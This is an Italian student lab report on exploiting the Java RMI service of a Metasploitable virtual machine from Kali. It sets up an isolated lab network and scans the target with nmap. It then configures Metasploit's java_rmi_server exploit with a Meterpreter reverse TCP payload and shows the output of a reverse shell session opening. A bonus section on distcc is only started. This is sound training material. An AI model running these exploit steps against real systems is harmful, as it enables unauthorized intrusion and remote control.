Report Esercizio 24/01/2025

Exploit Java RMI con Metasploit Framework + Bonus

Leonardo Catalano

“La traccia di oggi ci chiede di effettuare una sessione di Exploit Java RMI utilizzando Metasploit Framework su una macchina virtuale Metasploitable.
Bisognerà effettuare una sessione di hacking sul servizio ‘Java RMI’ della macchina Metasploitable da Kali.

Le fasi da effettuare saranno le seguenti:

1. Configurazione delle macchine:
   Le macchine dovranno essere configurate in rete interna e dovranno essere raggiungibili l’una con l’altra (devono poter comunicare) .
   Nello specifico le macchina Kali e Metasploitable dovranno avere questi indirizzi nello specifico 192.168.77.111 - 192.168.77.112/24


2. Utilizzo Metasploit Framework:
   Utilizzare Metasploit framework per effettuare una sessione di hacking sul servizio ‘Java RMI’ della macchina Metasploitable.

Preconfigurazione macchine virtuali:


Prima di tutto si configurano le VM per farle stare tutte nella stessa rete.
Come indirizzo di rete di riferimento uso il 192.168.77.0 /24.

-Macchina Kali Linux:

Per configurare l’indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull’icona dell’ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l’indirizzo, si fà Add e si Salva.




Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato assegnato correttamente aprendo la console e facendo il comando ifconfig o ip a.




Come si può vedere l'indirizzo è stato configurato correttamente.

-Macchina Metasploitable:

Per configurare l'indirizzo ipv4 sulla macchina Metasploitable si utilizza il seguente comando: sudo ifconfig eth0 192.168.77.112/24




-Ping Kali --> Metasploitable:



-Sessione hacking con Metasploit Framework (msfconsole) :


Per prima cosa si fà una scansione utilizzando nmap sul target prima di aprire il framework Metasploit da cmd con il comando “msfconsole”.

Il comando per effettuare l’nmap utilizzato in questo caso è il seguente:
“nmap -sV indirizzoiptarget (192.168.77.112)”




Dopo aver fatto l'nmap ed aver visto la porta 1099 aperta, si passa alla sessione di hacking con Metasploit Framework.

Da cmd con il comando msfconsole accediamo a Metasploit Framework.




Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'Java RMI',


per fare ciò si utilizza il seguente comando:
“search java_rmi”



Come da screen notiamo che l’exploit per il java_rmi del server ”exploit/multi/misc/java_rmi_server” è il numero 1.
Per scegliere l’exploit possiamo usare il comando use 1 oppure use path dell’exploit.
“use 1 oppure use exploit/multi/misc/java_rmi_server”



Successivamente utilizziamo il comando “show options” per capire quali parametri prima devono essere configurati:



Come da screen, notiamo che ci sono dei parametri requisiti (required), quelli che sono necessari RHOSTS e RPORT, quindi l’indirizzo ip del target e la porta, di base la porta è preimpostata a 1099 ed essendo che su metasploit la porta in ascolto è sempre la 1099 non è necessaria cambiarla.
Inoltre è necessario settare LHOST quindi l’indirizzo dell’attaccante, in questo caso di kali, perchè si sta andando a fare un reverse_attack.
Per settare quindi l’RHOSTS,e LHOST i comandi sono i seguenti:

“set RHOSTS indirizzo ipv4 (192.168.77.112)”.
“set LHOST indirizzo ipv4 (192.168.77.111)”.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.77.112
RHOSTS ⇒ 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.77.111
LHOST ⇒ 192.168.77.111
msf6 exploit(multi/misc/java_rmi_server) >
```

Una volta settato l’RHOSTS e LHOST, facendo un 2* controllo con ”show options”, vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.77.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on a
                                         ll addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.77.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

I parametri sono stati inseriti correttamente.

Successivamente ci resta da scegliere e configurare il payload, la prima cosa da fare è vedere quanti payload sono disponibili per l’exploit che abbiamo scelto.
Il comando per fare ciò è “show payloads”, e nello specifico vedremo soltanto i payloads disponibili per quel tipo specifico di exploit scelto.

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect        .                normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                            .                normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm                .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                    .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                 .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                      .                normal  No     Interact with Established SSH Connection
   6   payload/java/jsp_shell_bind_tcp                   .                normal  No     Java JSP Command Shell, Bind TCP Inline
   7   payload/java/jsp_shell_reverse_tcp                .                normal  No     Java JSP Command Shell, Reverse TCP Inline
   8   payload/java/meterpreter/bind_tcp                 .                normal  No     Java Meterpreter, Java Bind TCP Stager
   9   payload/java/meterpreter/reverse_http             .                normal  No     Java Meterpreter, Java Reverse HTTP Stager
   10  payload/java/meterpreter/reverse_https            .                normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   11  payload/java/meterpreter/reverse_tcp              .                normal  No     Java Meterpreter, Java Reverse TCP Stager
   12  payload/java/shell/bind_tcp                       .                normal  No     Command Shell, Java Bind TCP Stager
   13  payload/java/shell/reverse_tcp                    .                normal  No     Command Shell, Java Reverse TCP Stager
   14  payload/java/shell_reverse_tcp                    .                normal  No     Java Command Shell, Reverse TCP Inline
   15  payload/multi/meterpreter/reverse_http            .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Archit
ectures)
   16  payload/multi/meterpreter/reverse_https           .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Archi
tectures)

msf6 exploit(multi/misc/java_rmi_server) >
```

In questo caso il payload interessato è il meterpreter/reverse_tcp quindi il numero 11.

Per settarlo il comando è il seguente:
“set payload numero (11)”

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Per vedere che parametri ha bisogno il payload, facciamo un 3* “show options”, dopo aver settato il payload.

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.77.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on a
                                         ll addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.77.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

In questo caso però non è richiesto nessun parametro quindi le opzioni non sono cambiate rispetto a prima.

Infine possiamo finalmente lanciare il comando d’attacco “exploit”

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/j3SboC8Wi3
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:38154) at 2025-01-24 05:11:09 -0500

meterpreter >
```

L‘attacco ha avuto successo, abbiamo ottenuto la sessione con meterpreter (shell avanzata), lo vediamo da session opened.

Da cui possiamo eseguire diversi comandi come ifconfig o ip a , route che ci restituiranno le informazioni di rete e delle tabelle di routing della macchina target.

Con il comando help ci mostra tutti i comandi:

-Bonus:

“Il Bonus ci chiede di effettuare l’attacco al servizio distccd e dopo realizzare una privilege escalation per diventare root, spiegando i passaggi per far ciò”

-Che cos’è il servizio Distcc?

Il servizio distcc (Distributed C Compiler) è un sistema di compilazione distribuita che consente di accelerare la compilazione del codice sorgente utilizzando più macchine su una rete.

